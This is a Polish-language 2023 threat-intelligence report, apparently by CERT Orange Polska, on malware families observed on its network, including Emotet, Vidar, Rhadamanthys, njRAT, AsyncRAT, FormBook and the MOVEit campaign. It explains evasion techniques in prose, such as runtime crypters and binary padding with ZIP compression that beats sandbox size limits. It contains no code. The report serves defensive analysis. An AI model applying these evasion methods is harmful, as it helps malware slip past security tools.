Kryptowanie to praktyka polegająca na opracowywaniu, zakupie lub użyciu specjalnego programu nazywanego krypterem, który służy do szyfrowania, zaciemnienia lub modyfikacji złośliwego oprogramowania, w celu uniknięcia detekcji przez systemy zabezpieczeń.

Proces kryptowania zaczyna się od pozyskania docelowego kodu, który ma być użyty do kompromitacji i zainfekowania docelowej sieci. Operatorzy malware mogą uzyskać dostęp do krypterów, kupując je na nielegalnych forach w Darkwebie, a niektórzy autorzy malware sami opakowują swoje produkty w moduły kryptujące. W dalszej kolejności złośliwe oprogramowanie jest szyfrowane lub obfuskowane, a następnie ponownie kompilowane w działający program. Wynikowy plik nazywany stub, w związku z tym, że jego złośliwa zawartość uległa zaszyfrowaniu, jest pozornie niegroźny i może być rozpowszechniony przez przestępców na systemy ofiary. Gdy nieświadomy cel ataku uruchomi ten plik, krypter automatycznie odszyfruje i wykona złośliwą zawartość osadzoną w kodzie. Dwa główne rodzaje krypterów to kryptery czasu skanowania (scantime) i kryptery czasu wykonania (runtime). Kluczowa różnica między nimi polega na momencie odszyfrowania danych zawartych w pliku. Kryptery czasu skanowania muszą odszyfrować dane po zapisaniu pliku na urządzeniu ofiary, ale przed jego wykonaniem co umożliwia aktywnym systemom zabezpieczeń na zablokowanie operacji jeszcze przed właściwą infekcją. Krypter czasu wykonania (taki jak opisywany powyżej GuLoader) jest znacznie bardziej przedsiębiorczy. Zamiast odszyfrować dane przez wykonaniem, krypter wykorzystując interfejs API systemu Windows, deszyfruje kod w locie podczas uruchomienia i wczytuje go do pamięci w formie osobnego procesu, albo wstrzykuje go do legalnego już działającego procesu systemowego. W ten sposób narzędzia bezpieczeństwa analizujące plik w momencie uruchamiania nie mają możliwości podjęcia właściwej reakcji, bo złośliwe dane wciąż pozostają na nim zaciemnione. Co więcej, takie kryptery mogą ponownie zaszyfrować plik po jego uruchomieniu w ramach zacierania śladów.

Malware, który po raz kolejny wypadł z czołówki najczęściej spotykanych zagrożeń w naszej sieci to **Emotet**. Emotet to rodzina złośliwego oprogramowania aktywna od 2014 roku, obsługiwana przez grupę przestępczą znaną jako TA542. Choć początkowo funkcjonował jako trojan bankowy, później ewoluował w botnet, stając się w pewnym momencie najpowszechniejszym zagrożeniem na świecie. Emotet rozprzestrzenia się za pomocą phishingowych wiadomości e-mail. Może wykradać informacje z zainfekowanych komputerów i dostarczać złośliwe oprogramowanie innych dostawców. Operatorzy Emotet nie są zbyt wybredni co do swoich celów, instalując swoje złośliwe oprogramowanie na systemach osób prywatnych, jak i firm czy większych organizacji. W styczniu 2021 roku infrastruktura Emoteta została wyłączona w wyniku międzynarodowej współpracy ośmiu krajów koordynowanej przez Europol. Pomimo tej operacji, Emotet powrócił już w listopadzie 2021 roku i uruchomił wiele kampanii malspamowych, których aktywność śledziliśmy również w sieci Orange. Jego twórcom nie udało się jednak przywrócić biznesu do poziomu w jakim funkcjonował on przed pierwszym zamknięciem. W 2023 obserwowaliśmy Emoteta w kampanii podszyć z wykorzystaniem dokumentów OneNote, jednak skala ataku, jak i brak wykorzystywanych do uwiarygodnienia phishingu wykradzionych konwersacji pocztowych zdecydowanie wpłynęła na skuteczność infekcji rejestrowanych na CyberTarczy. Operacje przeprowadzone w marcu okazały się ostatnią zarejestrowaną przez nas aktywnością tego oprogramowania w całym roku. Chociaż nie można jednoznacznie stwierdzić, czy Emotet nie powróci, obecnie wydaje się, że jego zamknięcie z 2021 roku z opóźnieniem, ale jednak na dobre zakończy jego działalność. Skuteczność wyłączenia Emoteta była prawdopodobnie wynikiem tarcia, jakie wywołał on wśród operatorów malware, co połączone z innymi czynnikami, doprowadziło do jego ostatecznego upadku.

W miejsce Emoteta w czołówce zagrożeń znalazł się za to rosyjski stelaer – **Vidar**. Vidar to złośliwe oprogramowanie, które po raz pierwszy pojawiło się pod koniec 2018 roku. Podczas początkowej inspekcji zidentyfikowana próbka przypominała budową Arkei stealera, jednak dalsze analizy badaczy bezpieczeństwa wykazały różnice zarówno w kodzie próbki, jak i komunikacji z C2. Sama nazwa Vidar wywodzi się z ciągu znaków umieszczonych w kodzie złośliwego oprogramowania, a nawiązuje do nordyckiego boga zemsty - Vidarra. W obserwowanych przez CERT Orange Polska kampaniach Vidar aktywnie wykorzystywał platformę Telegram i Steam do przechowywania adresacji serwerów zarządzania (C2). Adresacja była przechowywana w nazwie utworzonych profilów. W momencie uruchomienia złośliwej próbki na stacji, Vidar wysyła żądanie GET do serwerów Telegrama lub Steama w celu pozyskania adresacji serwerów C2. W dalszej kolejności następuje komunikacja z serwerem zarządzania w celu odebrania instrukcji, pobranie i uruchomienie narzędzi do kradzieży danych z zainfekowanego urządzenia oraz zarchiwizowanie ich, zakodowanie i odesłanie na inny serwer obsługujący eksfiltrację. Co znamienne, większość profili Steam użytych do infekcji w pierwszej połowie 2023 roku jest nadal aktywnych w czasie pisania tego artykułu.

Czerwiec przyniósł także rozpoczęcie szeroko zakrojonej kampanii ransomware, która dotknęła organizacje na całym świecie. W maju 2023 roku firma Progress Software Corporation ujawniła podatność Zero Day w oprogramowaniu do udostępniania plików **MOVEit** Transfer i MOVEit Cloud (CVE-2023-34362), która poprzez wykorzystanie ataków SQL Injection umożliwiała pozyskanie nieautoryzowanego dostępu do środowiska podatnej aplikacji. Język programowania SQL jest używany do zarządzania bazami danych. Podatność SQL Injection to luka bezpieczeństwa w aplikacji webowej, która umożliwia atakującemu manipulowanie bazą danych aplikacji poprzez wstrzykiwanie złośliwych instrukcji SQL. Wstawiając złośliwy kod SQL do pól wejściowych dostarczonych przez użytkownika, takich jak formularze czy parametry URL, atakujący może zmodyfikować zamierzone zachowanie zapytania SQL. Pomimo że aktualizacje łatające lukę w zabezpieczeniach zostały wydane w przeciągu 48 godzin, cyberprzestępcy związani z rosyjską grupą ransomware Clop (TA505) wykorzystali podatność i przeprowadzili kolejny skuteczny atak na łańcuch dostaw, kompromitujących takich klientów MOVEit jak BBC, Birtish Airways, Sony czy PWC. Wedle statystyk z początku stycznia 2024, w wycieku pozyskano dane 83 milionów osób. Jeśli pomnożyć to przez średnią cenę za pojedynczy rekord podawaną przez IBM, to szacowane straty finansowe wynoszą blisko 14 miliardów dolarów. Ze względu na skalę incydentu, a także fakt, że głównym celem ataku stały się instytucje i firmy operujące w USA i Kanadzie, Departament Stanu USA wyznaczył nagrodę w wysokości 10 milionów USD za jakiekolwiek pomocne informacje prowadzące do ujęcia i osądzenia stojących za atakiem sprawców.

Atak MOVEit może również wskazywać na nowy trend na scenie operatorów ransomware, ponieważ Cl0p zaczął publikować pochodzące z wycieków dane w publicznie dostępnym internecie, a nie jak miało to miejsce wcześniej w Darkwebie.

Tę samą decyzję już w czerwcu 2023 roku podjęli operatorzy ransomware ALPHV (również znanej jako BlackCat) co może wskazywać, że tego rodzaju praktyki staną się coraz bardziej powszechne. Opublikowane w ten sposób dane, jako że publicznie dostępne są bardziej widoczne, nakładają dodatkową presję na ofiarę, od której żądany jest okup. Exploit MOVEit dowodzi, że 2023 rok jest kolejnym istotnym rokiem dla rynku operatorów ransomware. Prominentne grupy, takie jak Clop, nie przeprowadzają ataków z myślą o infekcji pojedynczego celu, ale zamiast tego sprawiają, że ich operacje są bardziej wydajne, wykorzystując ataki na łańcuchy dostaw oprogramowania szeroko stosowanego w środowiskach profesjonalnych.

Oznacza to, że przestępcy mogą skompromitować dziesiątki lub setki różnych podmiotów w jednym ataku, co dodatkowo podkreśla jak ważna dla firm i przedsiębiorstw powinna być poprawna implementacja wielowarstwowej strategii bezpieczeństwa, obejmująca procesy priorytetowego łatania podatności, reagowania na incydenty i monitorowania systemów krytycznych.

Jednym z najbardziej interesujących zagrożeń w sieci Orange, które zadebiutowały w roku 2023 było oprogramowanie o trudnej do wymówienia nazwie: **Rhadamanthys**. Rhadmanthys (którego nazwa pochodzi od herosa mitologii greckiej) to stosunkowo nowy typ stealera, który nadal się rozwija i zyskuje popularność. Pierwsze wzmianki o nowym oferowanym na czarnym rynku programie pojawiły się we wrześniu 2022 roku. Rhadmanthys natychmiast przyciągnął uwagę zarówno kupujących, jak i badaczy bezpieczeństwa ze względu na swój bardzo rozbudowany zestaw funkcji i starannie przygotowany, wieloetapowy projekt. Rozwój tego złośliwego oprogramowania jest szybki i stale postępował na przestrzeni całego 2023 roku, a aktualizacje są publikowane na dedykowanych forum w Dark-Webie. Lista funkcji Rhadamanthys obejmuje kradzież informacji o systemie ofiary, takich jak nazwa komputera, nazwa użytkownika, pojemność RAM, liczba rdzeni CPU, rozdzielczość ekranu, strefa czasowa, geolokalizacja, środowisko, zainstalowane oprogramowanie, zrzuty ekranu, ciasteczka, historia, autouzupełnianie, zapisane karty kredytowe, pobrane pliki, ulubione i rozszerzenia. Rhadmanthys kradnie dane uwierzytelniające z klientów FTP (Cyberduck, FTP Navigator, FTPRush, FlashFXP, Smartftp, TotalCommander, Winscp, Ws_ftp i Coreftp) oraz z klientów poczty (CheckMail, Clawsmail, GmailNotifierPro, Mailbird, Outlook, PostboxApp, Thebat!, Thunderbird, TrulyMail, eM i Foxmail), a także dane uwierzytelniające z aplikacji 2FA i menedżerów haseł (RoboForm, RinAuth, Authy i KeePass; Usługi VPN, w tym AzrieVPN, NordVPN, OpenVPN, PrivateVPN_Global_AB, ProtonVPN i WindscribeVPN), aplikacje do robienia notatek (NoteFly, Notezilla, Simple StickNotes i Windows Sticky Notes) oraz historię wiadomości

z komunikatorów, takich jak Psi+, Pidgin, tox, Discord i Telegram, jak również dane uwierzytelniające do aplikacji Steam, TeamViewer i SecureCRT. Autor położył szczególny nacisk na funkcje związane z kradzieżą kryptowalut, w jednej z aktualizacji, która wprowadziła 9 nowych funkcji, 4 z nich były ulepszeniami dotyczącymi eksfiltracji i łamania portfeli kryptowalutowych. Lista obsługiwanych portfeli w wersji początkowej jest naprawdę pokaźna i obejmuje ponad 20 rodzajów portfeli. Oprócz bogatego zestawu funkcji wykradania poświadczeń, Rhadamanthys posiada kilka pomysłów na zamaskowanie, które są dość specyficzne. Podczas gdy początkowy loader to typowy plik wykonywalny, każdy dodatkowy moduł jest uruchamiany w ulotnej pamięci operacyjnej urządzenia ofiary bez konieczności ich trwałego zapisywania na dysku. Biorąc pod uwagę, jak szybko Rhadamanthys jest aktualizowany, jasne jest, że mamy do czynienia z profesjonalnie działającym podmiotem, który nieustannie ewoluuje, ulepsza produkt oraz wdraża nowe techniki omijania zabezpieczeń, stale świadcząc przy tym wsparcie dla swoich klientów. I choć poziom aktywności Rhadmanthysa identyfikowany w sieci Orange to jeszcze nie ta sama skala, którą prezentują od lat aktywne na rynku stealery to wiele wskazuje na to, że produkt w roku 2024 będzie rozwijał się dalej, a z nim także liczba przeprowadzanych ataków, również na rynek w Polsce.

Binary padding, czyli prosta technika pozwalająca na oszukanie każdego sandboxa

Złośliwe oprogramowanie charakteryzuje się tym, że jest z reguły małe rozmiarowo, a czynności, które taki kod może wykonać mieszczą się bez problemu w rozmiarze nie przekraczającym kilku kilobajtów. Niewielki rozmiar wynika więc z samej struktury złośliwego oprogramowania, która w przeciwieństwie do instalatorów gier nie zawierała w sobie dodatkowych bibliotek, obrazów czy danych. Czasy się jednak zmieniają, dostęp do internetu jest bardziej powszechny od kablówki, a nawet telefony mobilne potrafią poszczycić się większą wydajnością od przyzwoitych laptopów z czasów gdy publikowaliśmy swój pierwszy raport. Operatorzy malware-u też mają tego świadomość, co obserwowaliśmy na przestrzeni roku w atakach przy użyciu techniki określanej w matrycy MITRE jako Binary Padding (T1027). Binary Padding to proces dodawania dodatkowych, niepotrzebnych danych do pliku wykonywalnego, które choć nie zmieniają jego zachowania, pozwalają modyfikować istotne cechy charakterystyczne pliku i bezpośrednio wpływają na obniżenie skuteczności jego wykrywania narzędziami bezpieczeństwa. Technika ataku nie jest nowa i wielokrotnie była już obserwowana w atakach na klientów sieci Orange, jednakże w bieżącym roku, odnotowaliśmy niemalże trzykrotny wzrost przypadków jej wykorzystania.

Binary Padding wykorzystać można do trzech głównych celów:


- **Przekroczenie limitów na rozmiary plików poddawane analizie przez środowiska badające złośliwe oprogramowanie.**
  Zarówno narzędzia do dynamicznej analizy plików (Sandbox), jak i większość silników antywirusowych oferujących analizę statyczną ma limity rozmiaru plików, które poddają analizie. Górne limity potrafią być różne. W niektórych przypadkach zaczynają się już na 15MB, a przeważnie nie przekraczają 100MB. Wprowadzone przez dostawców narzędzi bezpieczeństwa limity związane są z koniecznością zachowania właściwej wydajności swoich narzędzi, a ich zniesienie nakłada na nich dodatkowe koszty, niewspółmiernie wyższe niż te, które ponoszą operatorzy złośliwego oprogramowania nadmuchując pliki poza limit.
- **Modyfikacji sumy kontrolnej dla uniknięcia wykrycia opartego na sygnaturach.**
  Większość narzędzi bezpieczeństwa ma mechanizmy wykrywania oparte na sygnaturach znanych złośliwych aplikacji, dlatego zmiana nawet jednego bitu w kodzie złośliwego pliku w efekcie dyfuzji, zwróci inny wynik sumy kontrolnej, niezgodny z istniejącą sygnaturą.
- **Zaciemnienia kodu i ukrycia jego wartościowych sekcji w plątaninie martwych funkcji, losowych ciągów znaków lub zwykłego tekstu. Taka czynność utrudnia analizę kodu, a dodatkowo potrafi obciążać dekompilatory używane przez badaczy bezpieczeństwa w ramach inżynierii wstecznej.**

Powyższe zastosowania oprócz ewidentnych zalet, mają też swoje ograniczenia. Przekraczanie rozmiaru plików jest niezwykle skuteczne, ale nie sposób dostarczyć plik 200MB do użytkownika końcowego w postaci załącznika pocztowego. Dodatkowo, sam jego rozmiar ogranicza w pewien sposób zakres aplikacji, pod które może nastąpić podszycie. Wszak trudno byłoby uzasadnić, że pojedyncza faktura lub zamówienie przekracza rozmiar kilku megabajtów. Analiza sygnaturowa, choć nadal wykorzystywana w większości przypadków nie jest jedyną formą detekcji, co czyni modyfikacje sumy kontrolnej nieefektywne. Zaciemnianie kodu i wypełnianie go losowymi znakami, choć może utrudnić i opóźnić przeprowadzenie skutecznej analizy, nie gwarantuje powodzenia w dłuższej perspektywie czasu. Poza tym jest na tyle charakterystyczne, że samo może być użyte jako wskaźnik do automatycznego rozpoznawania potencjalnie podejrzanego kodu. Co zatem sprawiło, że cyberprzestępcy coraz sięgają do tej metody? W 2023 roku, w kampaniach Quakbota, Emoteta czy Agenta Tesli zidentyfikowaliśmy ciekawy mechanizm wykorzystania Binary Padding w sposób, który eliminuje ograniczenia wynikające z braku możliwości dostarczenia dużego pliku bezpośrednio do użytkownika końcowego. Technika zakłada wykorzystanie algorytmów kompresji w taki sposób, aby stworzone złośliwe oprogramowanie osiągało rozmiar przekraczający 600MB, ale po spakowaniu do archiwum ZIP jego rozmiar nie przekraczał kilku MB. Jak to osiągnięto? Format plików ZIP używa kompresji Deflate obejmującej kodowanie LZ77 i kodowanie Huffmana. Kompresja Deflate bardzo dobrze działa na powtarzających się bajtach, a czym niższa entropia (a więc miara tego jak bardzo losowe są dane w pliku) tym bardziej skuteczna będzie kompresja. W przypadku wspomnianych próbek, przekraczając nawet 99,5%.

Binary Padding może być prostą, skuteczną i nie wymagającą metodą obejścia zabezpieczeń w arsenale cyberprzestępców, a wykorzystanie jej w tandemie z kompresją będzie coraz powszechniejsze tak długo, jak automatyczne systemy detekcji będą dawały się w ten sposób ominąć.

Najczęściej występujące zdarzenia w 2Q 2023 roku

zaobserwowane w sieci Orange Polska



Trzeci kwartał 2023

Trzeci kwartał to czas wakacji, stąd charakteryzuje się zwykle znacznym spadkiem zagrożeń w stosunku do pozostałych. Rok 2023 również pod tym względem okazał się bezprecedensowy, jako że spadek aktywności złośliwego oprogramowania kwartał do kwartału okazał się praktycznie niezauważalny (niespełna 2% różnica). Możemy mieć zresztą do czynienia z pewnym odwracającym się trendem w operacjach cyberprzestępców. Okres wakacyjny to doskonała okazja do przeprowadzania prób niezauważonego przełamania zabezpieczeń atakowanych firm. Z powodu mniej licznego personelu zdolnego do monitorowania zagrożeń, a także reagowania i przeciwdziałania incydentom, ryzyko przeoczenia ataku znacznie się zwiększa, podobnie jak trudność w utrzymaniu koncentracji im bardziej atrakcyjna pogoda za oknem. Stealery w dalszym ciągu stanowiły ponad połowę wszystkich zarejestrowanych zdarzeń, ale zauważalny wzrost odnotowaliśmy w przypadku zdarzeń z użyciem oprogramowania z kategorii RAT (Remote Access Trojan) o ponad 40% w stosunku do kwartału poprzedniego. Do najbardziej aktywnych w 3 kwartale 2023 zaliczyć można njRAT, AsyncRAT i NetSupportRAT.

njRAT (aka Bladabindi) to złośliwe oprogramowanie aktywne od 2012 roku. Pomimo upływu czasu njRAT jest regularnie jednym z najbardziej popularnych zagrożeń w swojej kategorii, a twórcy regularnie aktualizują jego funkcjonalności dostosowując się do trendów panujących w cyberprzestrzeni. njRAT rozprzestrzenia się najczęściej w wiadomościach email lub jest dostarczany na urządzenia końcowe za pomocą packerów i dropperów. W sieci Orange identyfikowaliśmy także przypadki podszyć pod fałszywe instalatory oprogramowania z wykorzystaniem technik SEO Poisoning. Główną funkcjonalnością njRAT jest oczywiście zapewnienie zdalnego dostępu. Złośliwe oprogramowanie jest w stanie wykonywać zdalnie polecenia powershell, wysyłać i pobierać pliki, przechwytywać zrzuty ekranu i klawiszy, a nawet uzyskiwać dostęp do kamery/mikrofonu. Istnieje również funkcjonalność odpowiadająca za wykradanie informacji – njRAT może pozyskiwać dane logowania z przeglądarek internetowych i aplikacji do kryptowalut. Dodatkowo potrafi się rozprzestrzeniać, zarażając podłączone do zainfekowanego komputera nośniki USB.

AsyncRAT jest zdecydowanie młodszym produktem, datowanym na 2019 rok, kiedy to został opublikowany na GitHubie na licencji open source. Od tego czasu wielu aktorów zagrożeń i operatorów malware dołączyło go do swoich narzędzi infekcji i uruchamianych kampanii. W obserwowanym kwartale, ofiary otrzymywały e-mail zawierający osadzony link. Po kliknięciu w hiperłącze został pobrany złośliwy plik HTML, co wywołało sekwencję zdarzeń (uruchomienie pliku vbs lub skryptu shellowego), dzięki której atakujący mógł ukryć się w zaufanych aplikacjach systemowych, aby uniknąć wykrycia. AsyncRAT wykorzystywał też załączniki OneNote'a do załadowania pliku .HTA, którego zadaniem było pobranie i uruchomienie zaciemnionego skryptu bat inicjującego powershellowy łańcuch infekcji obejmujący akcje dekodowania, deszyfracji, dekompresji i wstrzyknięcia złośliwego ładunku w nowo utworzony proces w pamięci systemu ofiary.

W przeciwieństwie do backdorów i trojanów zdalnego dostępu (Remote Access Trojans), które opierają się głównie na wierszach poleceń, narzędzia do zdalnej kontroli (Remote Administration Tools) kładą nacisk na przyjazność dla użytkownika, oferując rozbudowane interfejsy graficzne, znane również jako środowiska GUI. Nawet jeśli nie zostały one opracowane jako narzędzia hakerskie w dalszym ciągu mogą być użyte w atakach przez cyberprzestępców. Jednym z najczęściej nadużywanych narzędzi tego typu jest NetSupportRAT. Jest on rozprowadzany za pośrednictwem wiadomości e-mail podszywających się pod faktury, dokumenty przesyłkowe i zamówienia. Dodatkowo w drugiej połowie roku doszło do przypadku, w którym użytkownicy zostali skłonieni do zainstalowania złośliwego oprogramowania z własnej woli, odwiedzając stronę phishingową podszywającą się pod fałszywe aktualizacje przeglądarki Chrome. Kampania wykorzystywała przejęte witryny webowe do wyświetlenia

użytkownikowi komunikatu o konieczności aktualizacji przeglądarki. Do przejętych przez przestępców witryn doklejana jest jednolinijkowa formuła HTML uruchamiająca JavaScript z zewnętrznego serwera, który przekierowuje ruch użytkownika na podstawioną stronę phishingową z komunikatem o aktualizacji przeglądarki i linkiem do pobrania pliku. Ten sam mechanizm ataku był również używany w opisywanych w poprzednim raporcie kampaniach SocGholish, gdzie również prowadził do instalacji NetSupport RAT. Różnice stanowiły użyte w łańcuchu infekcji techniki i narzędzia. SocGholish używał komendy PowerShell z funkcją WMI do pobierania i instalowania RAT, podczas gdy bieżące kampanie NetSupportRAT opierały się na plikach .BAT, skrypcie VB i poleceniu Curl (dostępnego w systemach Windows od 2017 roku) zamiast popularnych, a przez to bardziej aktywnie monitorowanych skryptów PowerShell do pobierania właściwego złośliwego kodu. Sprawcy ataków stale aktualizują swoje TTP (taktyki, techniki i procedury), aby uniknąć wykrycia. Używają narzędzi dostępnych w środowisku atakowanego celu, aby uniknąć niepotrzebnego pobierania i tworzenia niestandardowych komponentów mogących zaalarmować systemy zabezpieczeń. Używają również zaciemnienia składni komend i skryptów, co stanowi wyzwanie dla statycznych systemów detekcji.

W poprzednich kwartałach, opisałem już Agenta Tesla i RedLine Stealera. Ostatnim dopełniającym wielką trójkę malware'ów najczęściej atakujących użytkowników indywidualnych jest **FormBook**. FormBook ma cechy bardzo podobne do dwóch poprzednich rodzin, ale znany jest ze swoich technik wykradania danych bezpośrednio z formularzy HTML na stronach internetowych, rejestrowania wciśnięć klawiatury, funkcji autouzupełniania przeglądarki i schowka. Na początku 2020 roku Formbook został przemianowany na Xloader, a sprawcy przenieśli się do modelu biznesowego malware-as-a-service (MaaS), wynajmując klientom infrastrukturę C2 opartą na subskrypcji. Zarówno jego atrakcyjna cena, jak i przyjazny dla operatora końcowego model sprzedaży niewymagający zaawansowanej wiedzy technicznej do uruchomienia ataku sprawiają, że **Formbook od lat należy do ścisłej czołówki złośliwego oprogramowania wymierzonego w użytkowników internetu, a nie firmy i przedsiębiorstwa.** Xloader stosuje różne metody zaciemnienia i kilka warstw szyfrowania, aby chronić krytyczne części kodu i danych przed analizą. Podstawowe algorytmy współdzielone między różnymi wersjami Xloadera to:


- Własny RC4: algorytm bazujący na RC4 z dwiema dodatkowymi warstwami opartymi na operacjach odejmowania.
- Własny algorytm deszyfrowania bufora: niestandardowy algorytm używany przez Xloader, służący do deszyfrowania pierwszej warstwy szyfrowania bloków danych PUSHEBP.
- Własny SHA1: obliczany jest skrót SHA1, a wynik jest odwracany DWORD po DWORD.

Pomimo że kampanii przygotowanych pod polski rynek, odnotowaliśmy mniej niż w roku ubiegłym, Formbook utrzymał się wśród czołowych zagrożeń, nawet mimo stosowania mniej wyszukanych podszyć pod generyczne zamówienia, faktury i powiadomienia o przesyłkach kurierskich.

25 sierpnia, badacze bezpieczeństwa wykryli aktywność nowego kodu powłoki inicjowaną przez botnet Quakbot na zainfekowane urządzeniach. Shellcode ten rozpakowuje niestandardową bibliotekę DLL (dynamic link library), która zawiera kod zdolny do czystego zakończenia działania malware-u w środowisku ofiary. Proces deinstalacji polega na wysyłaniu instrukcji QPCMD_BOT_SHUTDOWN za pośrednictwem nazwanego potoku (Named Pipe), którego Qakbot używa do przesyłania i odbierania komunikatów między procesami w przejętym systemie. Nazwy potoków Quakbot są generowane za pomocą algorytmu pseudolosowego, który biblioteka DLL wykorzystuje do wygenerowania właściwej nazwy dla systemu, na którym działa. Następnie biblioteka DLL wywołuje funkcje CallNamedPipeA i wysyła instrukcję QPCMD_BOT_SHUTDOWN. W momencie, gdy Qakbot wykryje, że użytkownik inicjuje operacje wyłączenia systemu operacyjnego, oprogramowanie dokleja się do klucza rejestru Run, odpowiedzialnego za uruchamianie aplikacji podczas rozruchu systemu. Użycie nazwanego potoku (Named Pipe) do zakończenia procesu Qakbot pozwala na ominięcie tej metody persystencji w rezultacie czego Qakbot nie włączy się po ponownym uruchomieniu urządzenia. Powyższa operacja została nazwana polowaniem na kaczki „Operation Duck Hunt". W ramach „Operation Duck Hunt" FBI przejęło kontrolę nad botnetem, deaktywowało część back-endowych serwerów zarządzania (C2) oraz usunęło złośliwe oprogramowanie z zainfekowanych urządzeń. Poskutkowało to natychmiastowym załamaniem się sieci QakBota i jego infrastruktury, a liczba aktywnych połączeń z zainfekowanych urządzeń spadła nawet do 10% wartości sprzed rozpoczęcia operacji. Łyżką dziegciu do niezaprzeczalnego sukcesu pozostaje fakt, że grupa (TA577) powiązana z Quakbotem płynnie przerzuciła się na inne narzędzia (np. DarkGate i Pikabot) w swoich atakach phishingowych. Dla botnetów takich jak QakBot i Emotet, wyłączenia infrastruktury na szeroką skalę wyraźnie przynoszą znaczący wpływ przynajmniej na poziomie taktycznym, jako że operacje na narzędziu zostają utrudnione praktycznie w momencie ataku. Nawet pomimo licznych powrotów i prób odbudowania Botnetu, na przykładzie Emoteta można zauważyć, że tempo i skala każdej kolejnej operacji maleje, co może przełożyć się na trwałe wykluczenie danej rodziny malware'u i wymuszenie zmian w modelu biznesowym przyjętym przez stosujących takie narzędzia przestępców. Aby jednak takie operacje mogły być skuteczne, zakłócenia działania infrastruktury muszą być kontynuowane regularnie, a badacze i dostawcy usług bezpieczeństwa muszą współpracować ze sobą nie tylko w ramach namierzania śladów botnetu, ale i zwalczania popularnych metod pozyskania dostępu (Initial Access) jak było w przypadku Microsoftu i znaku MarkofTheWeb.

W sierpniu 2023 r. zespół CERT Orange Polska zidentyfikował niewielką kampanię dystrybuowaną przez mailowy phishing, która wykorzystywała steganografię i dwuetapowy skrypt Powershell do przesyłania Agenta Tesla. W procesie Threat Huntingu ustaliliśmy, że końcowym złośliwym oprogramowaniem bywały też RAT-y – Asyncrat, LimeRAT, njRAT czy Remcos. Elastyczność, łatwość użycia i natura Powershell jako natywego narzędzia systemu Windows czynią go powszechnym narzędziem stosowanym zwłaszcza na etapie pozyskania pierwotnego dostępu (Initial Access) do maszyny ofiary. Atak rozpoczyna się od wysłania wiadomości phishingowej z załączonym plikiem Excel (.xls, .xlsx, .xla lub .xlam). Odnotowaliśmy też przypadki użycia spakowanego w archiwum skryptu VBS. Poprzez wykorzystanie znanej podatności w Edytorze Równań (CVE-2017-11882) interakcja z przyciskiem edycji dokumentu wywołuje pobranie ścieżek osadzonych obiektów Ole, które są następnie uruchamiane. To prowadzi do zainicjowania połączenia do zewnętrznego webserwisu, z którego pobierany i wywoływany jest złośliwy plik VBS.

Zawartość VBS zawiera zaciemniony skrypt Powershell, co utrudnia silnikom bezpieczeństwa przeprowadzenie analizy pliku, nieopartej na sygnaturowej detekcji. Po uruchomieniu przechodzi przez proces deszyfrowania łańcuchów znaków w pamięci, uruchamiając drugi skrypt Powershell, do którego przekazywana jest już zdekodowana zawartość wywołania. W pierwszej kolejności skrypt pobiera niewinnie wyglądający obraz JPG z brazylijskiego legalnego serwisu do importowania grafiki (uploaddeimagens[.]com[.]br). Następnie przystępuje do wyodrębnienia z autentycznego obrazka, zakodowanego pliku .DLL osadzonego w jego treści. Do identyfikacji sekcji znaków odpowiadających za zawartość .DLL wykorzystywane są stringi <<BASE64_START>> oraz <<BASE64_END>>, które pełnią rolę cudzysłowu, określając początek i koniec pożądanej sekcji informacji. W dalszym etapie Powershell dekoduje kod Base64 i uruchamia go w assemblerze. Następnie skrypt wywołuje zawartą w DLL metodę „VAI" z typu „Fiber.Home", z argumentami w postaci URL zapisanego w formacie odwróconego ciągu znaków. Metoda „VAI" odwraca URL i pobiera go z użyciem funkcji DownloadString. Pobrany z zewnętrznego serwera plik .txt to kolejny zakodowany ciąg znaków w odwróconej kolejności. Metoda najpierw przeprowadza operację odwrócenia znaków (funkcja Reverse), a potem je konwertuje (funkcja Convert.From-Base64String). Odkodowana zawartość z właściwym malwarem jest na koniec wstrzykiwana przy użyciu WinAPI do procesu systemowego RegAsm (technika Process Hollowing).



Mail > XLS > VBS > PS1 > PS2 > IMG > DLL > TXT > EXE > INFECTION

Połączenie powyższych technik w łańcuchu dostawy złośliwego oprogramowania podkreśla coraz większe zaawansowanie i dywersyfikacje współczesnych operatorów, wymuszając na firmach i badaczach konieczność ciągłej ewaluacji własnych systemów zabezpieczeń.

W okresie wakacyjnym zespół CERT Orange Polska obserwował również wzmożoną aktywność złośliwego oprogramowania napisanego w języku Python, a dostępnego w internecie m.in. na platformie GitHub. Operatorzy malware coraz częściej wykorzystują bezpłatne wersje złośliwego oprogramowania jako szablonu do przygotowywania ataków. Takie podejście pozwala im dostosować i wdrożyć malware z większą efektywnością i bez ponoszenia dodatkowych kosztów. Równolegle wprowadzana jest zmiana taktyk stosowanych do eksfiltracji danych przy wykorzystaniu popularnych platform komunikacyjnych, jak Discord i Telegram.

